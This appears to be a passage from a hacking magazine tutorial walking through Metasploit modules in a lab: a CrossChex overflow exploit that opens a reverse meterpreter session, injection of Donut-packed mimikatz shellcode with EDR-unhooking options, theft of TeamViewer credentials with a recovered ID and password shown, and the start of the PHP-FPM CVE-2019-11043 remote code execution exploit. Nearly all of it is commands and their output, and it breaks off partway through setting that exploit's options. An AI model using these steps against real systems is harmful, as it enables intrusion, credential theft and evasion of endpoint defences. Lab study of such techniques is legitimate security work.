
It will start a listener. Now on the target machine, open the CrossChex app and click on device as shown below.



On the Devices tab, click on "Add".



Click on "Search" as shown below. Remember Crosschex broadcasts searching for new devices. This is the vulnerable part.



By this time we should already have got a meterpreter session as shown below.

```
msf5 exploit(windows/misc/crosschex_device_bof) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] CrossChex broadcast received, sending payload in response
[*] Payload sent
[*] Sending stage (180291 bytes) to 192.168.32.130
[*] Meterpreter session 2 opened (192.168.32.132:4444 -> 192.168.32.130:49879)
at 2020-04-03 14:26:45 +0530

meterpreter > sysinfo
Computer      : DESKTOP-U061SVS
OS            : Windows 10 (10.0 Build 10240).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter >
```

[Windows POST Shellcode Inject Overflow Module](#)

TARGET: Windows

TYPE: Local

DEFENDER : ON

As its name suggests, this module injects shellcode into the target Windows system on which we already have access. In our previous Issue we have learnt what is shellcode. Let's see

how this module works. Background from the current meterpreter session and load the post windows shellcode inject module as shown below.

```
msf5 > use post/windows/manage/shellcode_inject
msf5 post(windows/manage/shellcode_inject) > show options
```

Module options (post/windows/manage/shellcode_inject):

Name	Current Setting	Required	Description
-----	-----	-----	-----
AUTOUNHOOK	false	yes	Auto remove EDRs hooks
BITS	64	yes	Set architecture bits (Accepted: 32, 64)
CHANNELIZED	false	yes	Retrieve output of the process
HIDDEN	true	yes	Spawn an hidden process
INTERACTIVE	false	yes	Interact with the process
PID	0	no	Process Identifier of process to inject the shellcode. (0 = new process)
PPID	0	no	Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
SESSION		yes	The session to run this module on.
SHELLCODE		yes	Path to the shellcode to execute
WAIT_UNHOOK	5	yes	Seconds to wait for unhook to be executed

```
msf5 post(windows/manage/shellcode_inject) > █
```

We use donut tool about which we learnt on our Feb2020 Issue to create a shellcode of the mimikatz program. Mimikatz is a tool that is used to experiment with Windows security. Its known to extract plaintext passwords and kerberos tickets from memory. It can also perform pass-the-hash, pass-the-ticket or build Golden tickets.

```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -o /tmp/loader.bin
```

```
[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "mimikatz.exe"
[ Entropy       : Random names + Encryption
[ File type     : EXE
[ Target CPU    : x86
[ AMSI/WDLP     : continue
[ Shellcode     : "/tmp/loader.bin"
```

```
hackercoolmagz@kali:~/Donut$ █
```

Set the options given below.

```
msf5 post(windows/manage/shellcode_inject) > set shellcode /tmp/loader.bin
shellcode => /tmp/loader.bin
msf5 post(windows/manage/shellcode_inject) > set session 4
session => 4
```

Set the interactive option to TRUE otherwise you will not directly be taken to the mimikatz shell. Also set the correct target architecture.

```
msf5 post(windows/manage/shellcode_inject) > set channelized true
channelized => true
msf5 post(windows/manage/shellcode_inject) > set interactive true
interactive => true
msf5 post(windows/manage/shellcode_inject) > set BITS 32
BITS => 32
```

After all the options are set, execute the module and you should directly interact with mimikatz.

```
msf5 post(windows/manage/shellcode_inject) > run
```

```
[*] Running module against DESKTOP-U061SVS
[*] Starting C:\Windows\System32\notepad.exe
[*] Spawned Notepad process 5560
[+] Successfully injected payload into process: 5560
[*] Interacting
```

```
.#####.   mimikatz 2.2.0 (x86) #17763 Apr  4 2019 23:56:25
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Cam Edition **
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz # █
```

Let's run some commands.

```
mimikatz # hostname
DESKTOP-U061SVS (DESKTOP-U061SVS)

mimikatz # version

mimikatz 2.2.0 (arch x86)
Windows NT 10.0 build 10240 (arch x86)
msvc 150030729 207

mimikatz # localtime
Local: 4/3/2020 6:00:24 PM
UTC   : 4/3/2020 12:30:24 PM
```

[Windows POST Teamviewer Credentials Gather Module](#)

TARGET: Windows

TYPE: Local


DEFENDER : ON

Since we are seeing POST modules of Windows let us see another POST module which is e

Equally interesting like the previous one. You all know Team Viewer, right. We are talking about one of the most popular software used for remote control, desktop sharing, online meetings, web conferencing and file transfer between computers. It is available for Microsoft Windows, Linux, Android and other phone software. Once Team Viewer is installed on your system, anybody can login into your system or device remotely from another device, of course using credentials which you provide. Many solution providers use this software for trouble shooting.

Last year, the company announced that Team Viewer was activated on around two billion devices and it is estimated that over 20 million devices with Team Viewer installed are active at any given time.

This module gathers team viewer credentials. This is possible because by default, Team Viewer credentials are encrypted and stored in registry and not hashed. Let us see how this module works. We have tested this on Windows 10. First download and install the latest version of Team Viewer.



Once it is installed, anyone who needs to connect to this device using Team Viewer needs the above highlighted ID and password. On the attacker system, background the current session and use the search command to find the teamviewer module. as shown below.

```
msf5 exploit(multi/handler) > search teamviewer

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
k  Check  Description
-  -
0  post/windows/gather/credentials/teamviewer_passwords  normal
mal No    Windows Gather TeamViewer Passwords
```

Note that this meterpreter session need not be a privileged session. Load the module.

```
msf5 exploit(multi/handler) > use post/windows/gather/credentials/teamviewer_passwords
```

```
msf5 post(windows/gather/credentials/teamviewer_passwords) > show options
```

Module options (post/windows/gather/credentials/teamviewer_passwords):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.
WINDOW_TITLE	TeamViewer	no	Specify a title for getting the window handle, e.g. TeamViewer

```
msf5 post(windows/gather/credentials/teamviewer_passwords) >
```

Set the session ID and execute the module using **run** command.

```
msf5 post(windows/gather/credentials/teamviewer_passwords) > set session 1  
session => 1
```

```
msf5 post(windows/gather/credentials/teamviewer_passwords) > check
```

```
[-] Check failed: Post modules do not support check.
```

```
msf5 post(windows/gather/credentials/teamviewer_passwords) > run
```

```
[*] Finding TeamViewer Passwords on WINDEV2002EVAL  
[*] <----- | Using Window Technique | ----->  
[*] TeamViewer's language setting options are ''  
[*] TeamViewer's version is '15.4.8332 '  
[+] TeamViewer's title is 'TeamViewer'  
[*] Found handle to ID edit box 0x000103f6  
[*] Found handle to Password edit box 0x000103fc  
[+] ID: 1 627 505 074  
[+] PASSWORD: zf84i1  
[*] Found handle to Email edit box 0x000203bc  
[*] Found handle to Password edit box 0x000303b2  
[-] Handle for TeamViewer ID or Password edit box not found  
[-] No password in Password edit box  
[*] Post module execution completed  
msf5 post(windows/gather/credentials/teamviewer_passwords) > █
```

As shown in the above image, you should get the Team Viewer's ID and password.

[PHP-FPM Underflow RCE Module](#)

TARGET: PHP-FPM versions 7.1.x < 7.1.33, 7.2x < 7.2.24 and 7.3.x < 7.3.11

TYPE: Remote

FIREWALL : Not Applicable

PHP-FPM . where FPM stands for FastCGI Process Manager for PHP. It is used serve PHP requests faster. It boasts of serving millions of PHP requests over hundreds of devices that too very fast without any problem. All the above mentioned versions are vulnerable to a underflow vulnerability that allows code to be executed remotely.

Let's see how this exploit works. First, it detects the correct parameters (Query String Length and custom header length) which is needed to trigger remote code execution. This step determines if the target is indeed vulnerable. Once the target is vulnerable, the exploit set -s a series of PHP INI directives to create a file in the /tmp directory of the target.


This file in the /tmp directory enables remote code execution using a query string parameter. Let us see how this module works practically. We tested this on a docker container on a Kali machine. Here are the commands to install the docker container (Docker should be installed)

1. git clone https://github.com/neex/phuip-fpizdam
2. cd phuip-fpizdam/reproducer/
3. docker build -t reproduce-cve-2019-11043 .
4. docker run --rm -p 8080:80 --name reproduce-cve-2019-11043 reproduce-cve-2019-11043

```
hackercoolmagz@kali:~$ git clone https://github.com/neex/phuip-fpizdam
Cloning into 'phuip-fpizdam' ...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 137 (delta 11), reused 18 (delta 7), pack-reused 113
Receiving objects: 100% (137/137), 7.17 MiB | 482.00 KiB/s, done.
Resolving deltas: 100% (72/72), done.
hackercoolmagz@kali:~$ █
```

```
hackercoolmagz@kali:~/phuip-fpizdam/reproducer$ sudo docker build -t reproduce-cve-2019-11043 .
Sending build context to Docker daemon 6.656kB
Step 1/12 : FROM ubuntu:18.04
18.04: Pulling from library/ubuntu
5bed26d33875: Pull complete
f11b29a9c730: Pull complete
930bda195c84: Pull complete
78bf9a5ad49e: Pull complete
Digest: sha256:bec5a2727be7fff3d308193cfde3491f8fba1a2ba392b7546b43a051853a341d
Status: Downloaded newer image for ubuntu:18.04
--> 4e5021d210f6
Step 2/12 : RUN apt-get update && apt-get -y upgrade
--> Running in 6f5e87a2275d
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
█

/php-src/build/shtool install -c ext/phar/phar.phar /usr/local/bin
ln -s -f phar.phar /usr/local/bin/phar
Installing PDO headers: /usr/local/include/php/ext/pdo/
Removing intermediate container d6dcd7ba3369
--> c7ba3705d599
Step 8/12 : COPY php-fpm.conf /usr/local/etc/
--> 057a0cbdd5c2
Step 9/12 : COPY nginx.server.conf /etc/nginx/sites-enabled/default
--> 02c78a23cbfc
Step 10/12 : COPY script.php /var/www/html/script.php
--> 421fd70a0e3e
Step 11/12 : COPY entrypoint /
--> b6e94148ab1f
Step 12/12 : CMD /entrypoint
--> Running in d71c01c9c7f4
Removing intermediate container d71c01c9c7f4
--> ff421ca528a3
Successfully built ff421ca528a3
Successfully tagged reproduce-cve-2019-11043:latest
hackercoolmagz@kali:~/phuip-fpizdam/reproducer$ █
```



```

hackercoolmagz@kali:~/phuip-fpizdam/reproducer$ sudo docker run --rm -p 8080:80 --name reproduce-cve-2019-11043 reproduce-cve-2019-11043
=> /var/log/nginx/access.log <=
=> /var/log/nginx/error.log <=
[17-Apr-2020 09:18:58] NOTICE: fpm is running, pid 8
[17-Apr-2020 09:18:58] NOTICE: ready to handle connections

```

This will start the docker container. Now, on Metasploit load the `php_fpm_rce` module and use the `show options` command to see all the options.

```

msf5 > use exploit/multi/http/php_fpm_rce
msf5 exploit(multi/http/php_fpm_rce) > showoptions
[-] Unknown command: showoptions.
msf5 exploit(multi/http/php_fpm_rce) > show options

Module options (exploit/multi/http/php_fpm_rce):

  Name          Current Setting  Required  Description
  ----          -
  Proxies        :host:port][ ... ]
  RHOSTS         yes              The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          80               The target port (TCP)
  SSL            false            Negotiate SSL/TLS for outgoing connections
  TARGETURI      /index.php       Path to a PHP page
  VHOST          no               HTTP server virtual host

```

Exploit target:

Set the `targeturi`, `rhosts`, and `rport` options as shown below and use the `check` command to see if the target is indeed vulnerable.

```

msf5 exploit(multi/http/php_fpm_rce) > set targeturi /script.php
targeturi => /script.php
msf5 exploit(multi/http/php_fpm_rce) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
